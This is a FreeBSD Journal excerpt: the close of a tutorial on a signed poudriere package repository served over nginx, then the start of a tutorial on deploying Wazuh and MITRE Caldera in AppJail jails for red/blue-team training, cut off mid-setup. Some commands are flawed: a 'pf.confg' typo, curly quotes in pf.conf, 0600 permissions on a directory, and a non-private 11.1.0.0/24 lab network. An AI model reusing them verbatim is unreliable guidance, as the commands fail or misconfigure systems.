Processing entries: 100%
Poudriere repository update completed. 232 packages processed.
All repositories are up to date.
```

Notice the number of packages. This is definitely our own local repository as the main FreeBSD repository contains over 31500 at this point, whereas this only has 232. These are the packages that we built based on the list in our own pkglist.txt plus the dependencies to make those packages build and run. Another way to view available repositories is via pkg stats, which produces this output on my system:

```
Local package database:
        Installed packages: 120
        Disk space occupied: 2 GiB

Remote package database(s):
        Number of repositories: 2
        Packages available: 34190
        Unique packages: 34190
        Total size of packages: 117 GiB
```

In this instance, I left the FreeBSD: entry in **/usr/local/etc/pkg/repos/local.conf** at

```
FreeBSD: {
   enabled: yes
}
```

Now both repositories are used, but the local one is preferred because of the higher priority. If the package is not in my local repository, the other repos are checked based on their priority. In this case, we fall back to the official repository if all else fails.

```
poudriere# pkg upgrade
Updating FreeBSD repository catalogue...
FreeBSD repository is up to date.
Updating Poudriere repository catalogue...
Fetching meta.conf: 100%    163 B   0.2kB/s    00:01
Fetching packagesite.pkg: 100%   73 KiB  75.0kB/s    00:01
Processing entries: 100%
Poudriere repository update completed. 249 packages processed.
All repositories are up to date.
Checking for upgrades (40 candidates): 100%
Processing candidates (40 candidates): 100%
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
         gdbm: 1.23 [FreeBSD]

Number of packages to be installed: 1
209 KiB to be downloaded.

Proceed with this action? [y/N]:
```

You can always tell where a certain package is coming from as the repository is listed in brackets behind it. The gdbm package is coming from the official FreeBSD repository. Be careful with this mixture, though. In some cases, your custom-built packages and those from the official FreeBSD repo may not work together, as you may have removed some options that other packages require. Test carefully or decide to go full poudriere. In that case, set

```
 FreeBSD: {
   enabled: no
}
```

or remove that repo definition from `/usr/local/etc/pkg/repos/local.conf` altogether.

What about the rest of your ever-growing fleet of machines running FreeBSD? Especially for VMs or embedded systems, you wouldn't run a separate poudriere builder on each of them. One way could be to share the repo URL via NFS to each machine. A better approach is to configure a central, beefy poudriere build machine to share its packages via http as a repository. Other FreeBSD machines in your network can then add it just like the official FreeBSD repository. The added benefit of that compared to the NFS share is that you can sign those packages. This ensures cryptographic integrity and trust in the source (those packages are really those you custom-built). That way, machines check whether the public keys of the build machine match the records they have to ensure the packages are coming from a genuine source. Let's set this up next.

To serve packages to other machines, we install nginx as the webserver. Other webservers also work if they can share a single URL as a document root to clients. We can also share the build-logs during a "poudriere bulk" run to see the progress of the current build and debug those ports that failed.

```
poudriere# pkg install nginx
```

Of course, this nginx could also come from our own local repository if we wanted to make any changes to its default package configuration. Note: we're not encrypting the traffic itself with SSL, but simply the package repository itself. Adding SSL for the transit encryption is left as an exercise to the reader, but it's not complicated.

After editing **/usr/local/etc/nginx.conf**, it should have these sections in it:

```
server {
  listen 80 default;
  server_name domain.or.ip.address;
  root /usr/local/share/poudriere/html;

  location /data {
    alias /usr/local/poudriere/data/logs/bulk;
    autoindex on;
  }
  location /packages {
    root /usr/local/poudriere/data;
    autoindex on;
  }
}
```

After saving and exiting the **nginx.conf**, we need to make one change to make our build logs also appear properly in the browser. That means, when a log file (.log extension) gets opened, it will not be offered as a download, but, instead, displayed in the browser right away. To do that, we visit **/usr/local/etc/nginx/mime.types**. Find the line that starts with **text/plain** and change it to include log files as well:

```
text/plain                          txt log;
```

Enable nginx to start during system reboot by doing an entry for it in **/etc/rc.conf** via

```
poudriere# service nginx enable
```

Start the service now:

```
poudriere# service nginx start
```

You can find your build status and logs by pointing your browser to http://server_domain_or_IP.

For the repository signature, we create a couple of directories for the keys and certificates.

```
poudriere# cd /usr/local/etc/ssl


poudriere# mkdir keys certs
```

The keys should not fall into anyone else's hands, so we only allow the root user to poke into this directory:

```
poudriere# chmod 0600 keys
```

Next, we start generating the RSA private key for the poudriere repository.

```
poudriere# openssl genrsa -out keys/poudriere.key 4096
```

Handle that key just like the physical key to your front door: never give it away or let anyone else even see it. If the key is compromised, an attacker could inject any kind of packages into your machines and that will make your day a very unpleasant one.

Next, we create a certificate (public key) based on this private key we just generated:

```
poudriere# openssl rsa -in keys/poudriere.key -pubout -out
certs/poudriere.cert
```

All necessary keys are now available. Next, we need to make poudriere aware of them so that packages being built are signed with them. This is done in `/usr/local/etc/poudriere.conf` which we visited earlier for our first basic poudriere configuration. Find the line starting with `PKG_REPO_SIGNING_KEY` and give it the location of the private key we generated. The end result looks like this:

```
PKG_REPO_SIGNING_KEY=/usr/local/etc/ssl/keys/poudriere.key
```

Another line we want to change for some additional clickable links is the following:

```
URL_BASE=http://my.domain.or.IP
```

The website defined by `URL_BASE` shows a lot of statistics about past and current package builds. During a build, it will refresh itself to show the build status. You can also drill down into each build to see which ports have successfully built, were skipped, or ignored. Very nice!

After adding those lines, poudriere is ready to sign new built packages. And, indeed, after the next

```
poudriere# poudriere bulk \
-j 132x64 \
-p default \
-f /usr/local/etc/poudriere.d/pkglist.txt
```

run, I see these new lines in the output:

```
[132x64-default] [2023-08-06_09h24m25s] [load_priorities:] Queued: 0  Built: 0  Failed:
0  Skipped: 0  Ignored: 0  Fetched: 0  Tobuild: 0   Time: 00:00:08
[00:00:08] Recording filesystem state for prepkg... done
[00:00:08] Creating pkg repository
[00:00:09] Signing repository with key: /usr/local/etc/ssl/keys/poudriere.key
Creating repository in /tmp/packages: 100%
Packing files for repository: 100%
[00:00:13] Signing pkg bootstrap with method: pubkey
[00:00:13] Committing packages to repository: /usr/local/poudriere/data/packages/
132x64-default/.real_1691306678 via .latest symlink
[00:00:13] Removing old packages
```

Time to revisit `/usr/local/etc/pkg/repos/local.conf` and add the certificate next to the signature type. The file should look like this after the edits:

```
Poudriere: {
        url: "file:///usr/local/poudriere/data/packages/132x64-default",
        priority: 23,
        mirror_type: "srv",
        signature_type: "pubkey",
        pubkey: "/usr/local/etc/ssl/certs/poudriere.cert",
        enabled: yes
}
```

Client Configuration

Now it is time we add another machine to use our signed package repository. Log into the FreeBSD that you want your custom, freshly built packages on and create the directory for the poudriere certificate and the repo configuration.

```
clienthost# cd /usr/local/etc/
clienthost# mkdir ssl/certs ssl/keys
clienthost# mkdir pkg/repos
```

Then, securely copy the poudriere.cert from `/usr/local/etc/ssl/certs/` on the build machine into that directory we just created. You can use `scp(1)` for the transfer from the host to the client:

```
poudriere# scp /usr/local/etc/ssl/certs/poudriere.cert
clienthost:/usr/local/etc/ssl/certs/
```

Next, we define a new repository location like the above. The only difference is in the URL. Whereas the build machine could use `file:///` to reference the local file system, remote machines will have to connect via http to our nginx. The `mirror_type` is also different, but other than that, it's the same configuration as follows:

```
clienthost# sudoedit /usr/local/etc/pkg/repos/freebsd.conf

Poudriere: {
        url: "http://my.domain.or.ip/packages/132x64-default",
        mirror_type: "http",
        signature_type: "pubkey",
        pubkey: "/usr/local/etc/ssl/certs/poudriere.cert",
        priority: 23,
        enabled: yes
}

clienthost# pkg update
pkg update
Updating FreeBSD repository catalogue...
FreeBSD repository is up to date.
Updating Poudriere repository catalogue...
[clienthost] Fetching meta.conf: 100%    163 B   0.2kB/s    00:01
[clienthost] Fetching packagesite.pkg: 100%   73 KiB  75.0kB/s    00:01
Processing entries: 100%
Poudriere repository update completed. 247 packages processed.
All repositories are up to date.
```

The line telling me about 247 packages processed must mean that it could find my other repository and the packages within. Running a

```
clienthost# pkg upgrade
```

confirmed that it works since it was referencing my own custom repository name:

```
Updating FreeBSD repository catalogue...
FreeBSD repository is up to date.
Updating Poudriere repository catalogue...
Poudriere repository is up to date.
All repositories are up to date.
New version of pkg detected; it needs to be installed first.
The following 1 package(s) will be affected (of 0 checked):

Installed packages to be UPGRADED:
        pkg: 1.19.1_1 -> 1.20.5 [Poudriere]

Number of packages to be upgraded: 1

The process will require 2 MiB more space.
9 MiB to be downloaded.

Proceed with this action? [y/N]:
```

It works! The package was downloaded from the build machine and uses the custom configuration that I made for the package. It feels snappy and satisfying to know that I don't have to rebuild llvm on every underpowered FreeBSD VM that I run. That's what beefy build servers are for.

Here is the output from a pkg upgrade with a mixed FreeBSD and custom repository:

```
New packages to be INSTALLED:
        cyrus-sasl: 2.1.28 [Poudriere]
        gdbm: 1.23 [FreeBSD]
        icu: 73.2,1 [FreeBSD]
        openldap26-client: 2.6.5 [Poudriere]
```

Be aware though that mixing those packages may lead to some headaches due to the way these two interact. A package that expects another package to have a certain option set, but is not part of the particular package in the other repo, may cause build or install errors, leading to applications not working as expected. Ideally, one would use a single repository source, either upstream or their own internal one.

Also make sure that if you are building the packages for the "latest" branch and distribute those to your clients, that those clients also are using latest in **`/etc/pkg/freebsd.conf`**. Otherwise, the packages are newer than quarterly. I had one instance where the packages above were happily updated and installed, but once I ran "pkg autoremove" they were listed for removal again. Then I could upgrade them again and the vicious circle was complete.

When you simply add the repository to a machine without the certificate, pkg update will complain about it missing:

```
clienthost# pkg update
Updating FreeBSD repository catalogue...
```

```
FreeBSD repository is up to date.
Updating Poudriere repository catalogue...
Fetching meta.conf: 100%    163 B   0.2kB/s    00:01
Fetching packagesite.pkg: 100%   76 KiB  77.6kB/s    00:01
pkg: openat(/usr/local/etc/ssl/certs/poudriere.cert): No such file or directory
pkg: rsa_verify(cannot read key): No such file or directory
pkg: Invalid signature, removing repository.
Unable to update repository Poudriere
Error updating repositories!
```

One last thing you can do on your build server is create a cron job to update poudriere's ports tree:

```
poudriere# poudriere ports -u -p default
```

We use **`-u`** this time instead of **`-c`** to indicate that we want to update an existing ports tree. We could do this once a day or even earlier, depending on how fresh you want your packages to be. Then, let poudriere run the bulk build:

```
poudriere# poudriere bulk \
-j 132x64 \
-p default \
-f /usr/local/etc/poudriere.d/pkglist.txt
```

I run this nightly, so that in the morning, I have freshly built packages waiting for me. I can always check the build status using the poudriere web site that nginx provides.

Poudriere really shines when it builds a lot of different packages for different architectures. It uses qemu to build packages for non-amd64 architectures like my Raspberry Pi. Since all is done in parallel, I can get my own packages built much faster, while the rest can come from the default FreeBSD repository—as I don't need special options set on those. Over time, the list of your own custom packages will certainly grow. The same goes for the number of machines that use this repository provided with your own certificate. You're in total control of when and which packages you update and you can even help build new ports with Poudriere.

BENEDICT REUSCHLING is a documentation committer in the FreeBSD project and member of the documentation engineering team. In the past, he served on the FreeBSD core team for two terms. He administers a big data cluster at the University of Applied Sciences, Darmstadt, Germany. He's also teaching a course "Unix for Developers" for undergraduates. Benedict is one of the hosts of the weekly bsdnow.tv podcast.

Support FreeBSD®

Donate to the Foundation!

You already know that FreeBSD is an internationally recognized leader in providing a high-performance, secure, and stable operating system. It's because of you. Your donations have a direct impact on the Project.

Please consider making a gift to support FreeBSD for the coming year. It's only with your help that we can continue and increase our support to make FreeBSD the high-performance, secure, and reliable OS you know and love!

Your investment will help:

- Funding Projects to Advance FreeBSD
- Increasing Our FreeBSD Advocacy and Marketing Efforts
- Providing Additional Conference Resources and Travel Grants
- Continued Development of the FreeBSD Journal
- Protecting FreeBSD IP and Providing Legal Support to the Project
- Purchasing Hardware to Build and Improve FreeBSD Project Infrastructure

Making a donation is quick and easy.
freebsdfoundation.org/donate

FreeBSD™
FOUNDATION

Wazuh and MITRE Caldera Using FreeBSD Jails

BY ALONSO CÁRDENAS

In Information Security management, infrastructures that support the implementation of controls become more neccesary every day. One of the most used tools in organizations is SIEM (Security Information and Event Management). SIEM helps identify attacks or attack trends in real time by collecting and analyzing ordinary messages, alarm notifications, and log files in a centralized place.

Also, the need to provide constant technical training to the teams that support security management in organizations has led to complementing traditional training methods with tools that allow emulating attacks (red teaming) and help train incident response teams (blue teaming).

FreeBSD provides us with applications and tools to support the different activities used for the implementation of Information Security controls. Jails are a powerful FreeBSD feature that allow you to create isolated environments that are ideal for tasks related to Information Security or Cybersecurity, help maintain a clean host environment, automate deployment tasks using scripts or tools such as AppJail, emulate security environments to analyze, and testing tools that allow the fastest deployment of security solutions.

> FreeBSD provides us with applications and tools to support the different activities used for the implementation of Information Security controls.

In this article, we will focus on the deployment of two open source tools that—when combined—can complement the training exercises that are carried out by the red and blue team. It is based on the publication Adversary emulation with CALDERA and Wazuh but uses FreeBSD, AppJail (Jail management), Wazuh and MITRE Caldera.

The main goal of this work is enhancing visibility of FreeBSD as a useful platform for information security or cybersecurity.

Wazuh

Wazuh is a free and open source platform used for threat prevention, detection, and response. It is capable of protecting workloads across on-premises, virtualized, containerized, and cloud-based environments. The Wazuh solution consists of an endpoint security agent deployed to the monitored systems and a management server that collects and analyzes data gathered by the agents. Wazuh features include full integration with Elastic Stack and OpenSearch, providing a search engine and data visualization tool through which users can navigate security alerts.

Wazuh porting to FreeBSD was started by Michael Muenz. His first Wazuh addition to the ports tree was security/wazuh-agent in September 2021. In July 2022, I took maintainership of this port and started porting other Wazuh components.

Currently, all Wazuh components are ported or adapted: security/wazuh-manager, security/wazuh-agent, security/wazuh-server, security/wazuh-indexer, and security/wazuh-dashboard.

On FreeBSD, security/wazuh-manager and security/wazuh-agent are compiled from Wazuh source code. security/wazuh-indexer is an adapted textproc/opensearch used for storing agents data. security/wazuh-server includes FreeBSD-oriented adaptions to configuration files. Runtime dependencies comprise security/wazuh-manager, sysutils/beats7 (filebeat), and sysutils/logstash8. security/wazuh-dashboard uses an adapted textproc/opensearch-dashboards and the wazuh-kibana-app plugin generated from wazuh-kibana-app source code for FreeBSD.

MITRE Caldera

MITRE Caldera is a cybersecurity platform designed to easily automate adversary emulation, assist manual red teams, and automate incident response. It is built on the MITRE ATT&CK® framework and is an active research project at MITRE.

MITRE Caldera (security/caldera) was added to the ports tree in April 2023. This port includes support for the Atomic Red Team Project used by the MITRE Caldera atomic plugin.

AppJail

AppJail is a framework entirely written in sh(1) and C to create isolated, portable, and easy-to-deploy environments using FreeBSD jails that behave like an application. An interesting feature of AppJail is the AppJail-Makejails format. It is a text document that contains all the instructions for building a jail. Makejail is another layer for abstracting processes to build a jail, configure it, install applications, configure them and much more.

Preparation

There are a minimum requirements to manage before Wazuh and MITRE Caldera deployment. For this article, I have used FreeBSD 14.0-RC1-amd64 as the host system
`# pkg install appjail-devel #` which includes the latest features added to AppJail

Put the anchors in `pf.conf`:

```
# cat << "EOF" >> /etc/pf.conf
nat-anchor ‘appjail-nat/jail/*’
nat-anchor "appjail-nat/network/*"
rdr-anchor "appjail-rdr/*"
EOF
```

Enable Packet Filter

```
# pfctl -f /etc/pf.confg -e
```

Enable IP Forwarding

```
sysctl net.inet.ip.forwarding=1
```

Time to download necessary files to create the jails. By default, AppJail downloads the same version and architecture as the host.

```
# appjail fetch
```

If we want to specify a particular version we must use the following:

```
# appjail fetch www -v 13.2-RELEASE -a amd64
```

We added a net with the name wazuh-net. A wazuh-net bridge will be used for the jails

```
# appjail network add wazuh-net 11.1.0.0/24
# appjail network list
```

```
NAME      NETWORK   CIDR  BROADCAST  GATEWAY   MINADDR   MAXADDR     ADDRESSES  DESCRIPTION
wazuh-net 11.1.0.0  24    11.1.0.255 11.1.0.1  11.1.0.1  11.1.0.254  254        -
```

Deploying

Deploying Wazuh AIO (All in One)

Wazuh makejail will create and configure a jail with all components used by the Wazuh SIEM (wazuh-manager, wazuh-server, wazuh-indexer and wazuh-dashboard). Currently at 4.5.2 version in the ports tree.


Use AppJail to create it from AppJail-Makejail

```
# appjail makejail -f gh+alonsobsd/wazuh-makejail -o osversion 13.2-RELEASE -j wazuh --
--network wazuh-net --server_ip 11.1.0.2
```

When it is done, we will see the credentials generated for wazuh-dashboard and the password used to add agents to wazuh-manager in the following example:

```
################################################
Wazuh dashboard admin credentials
Hostname : https://jail-host-ip:5601/app/wazuh
Username : admin
Password : @vCX46vMSaNUAf5WQ
################################################
Wazuh agent enrollment password
Password : @ugEwZHpUJ8a7oCsc1rxJKd3/hlk=
################################################
```

Check to see if the wazuh-dashboard service is ready. Try to connect using a web browser to https://11.1.0.2:5601/app/wazuh



Log in to OpenSearch Dashboards

If you have forgotten your username or password, contact your system administrator.

Deploying Wazuh Agents

If wazuh-dashboard is online, we will proceed to add some agents to our infrastructure. For this, we will use the wazuh-agent AppJail-Makejail and the Wazuh agent enrollment password generated previously.


`-f` use a AppJail-Makejail from a github repository
`-o` for define which version of FreeBSD will be used to create the jail, otherwise it uses the host version
`-j` jail name

The following parameters are defined into Makejail files

`--network` network name used by jail
`--agent_ip` IP address assigned to jail
`--agent_name` name of wazuh-agent
`--server_ip` wazuh-manager IP address
`--enrollment` agents enrollment password

```
# appjail makejail -f gh+alonsobsd/wazuh-agent-makejail -o osversion=13.2-RELEASE
-j agent01 -- --network wazuh-net --agent_ip 11.1.0.3 --agent_name agent01 --server_ip
11.1.0.2 --enrollment @ugEwZHpUJ8a7oCsc1rxJKd3/hlk=
```

Repeat this command for each agent (agent01, agent02, agent03, agent04 and agent05), use a different IP address (11.1.0.3, 11.1.0.4, 11.1.0.5 and 11.1.0.6), and change the system version (13.2-RELEASE or 14.0-RC1). When it is done, we will be able to view the list of connected agents in the Agents window of the wazuh-dashboard



Active 7
Disconnected 0
Pending 0
Never connected 0
Agents coverage 100.00%
Last registered agent bhyve02
Most active agent bhyve01

Agents (7)

ID ↑	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
001	agent01.appjail	11.1.0.3	default	FreeBSD 13.2-RELEASE	undefined	v4.5.2	● active	
002	agent02.appjail	11.1.0.4	default	FreeBSD 13.2-RELEASE	undefined	v4.5.2	● active	
003	agent03.appjail	11.1.0.5	default	FreeBSD 13.2-RELEASE	undefined	v4.5.2	● active	
004	agent04.appjail	11.1.0.6	default	FreeBSD 14.0-RC1	undefined	v4.5.0	● active	
005	agent05.appjail	11.1.0.7	default	FreeBSD 14.0-RC1	undefined	v4.5.0	● active	
006	bhyve01	192.168.1.41	default	Microsoft Windows 10 Pro 10.0.19045.3516	undefined	v4.5.2	● active	
007	bhyve02	192.168.1.32	default	FreeBSD 14.0-RC1	undefined	v4.5.0	● active	

Finally, we install `net/curl` on each of the agents. This tool will be used to download a payload to interact with MITRE Caldera.

```
# appjail pkg jail agent01 install curl
```

Deploying MITRE Caldera

In the same way as we did before, we proceed to create a jail using Caldera AppJail-Makejail.

`-f` use a AppJail-Makejail from a github repository
`-o` for define which version of FreeBSD will be used to create the jail, otherwise it uses the host version
`-j` jail name

The following parameters are defined into Makejail files

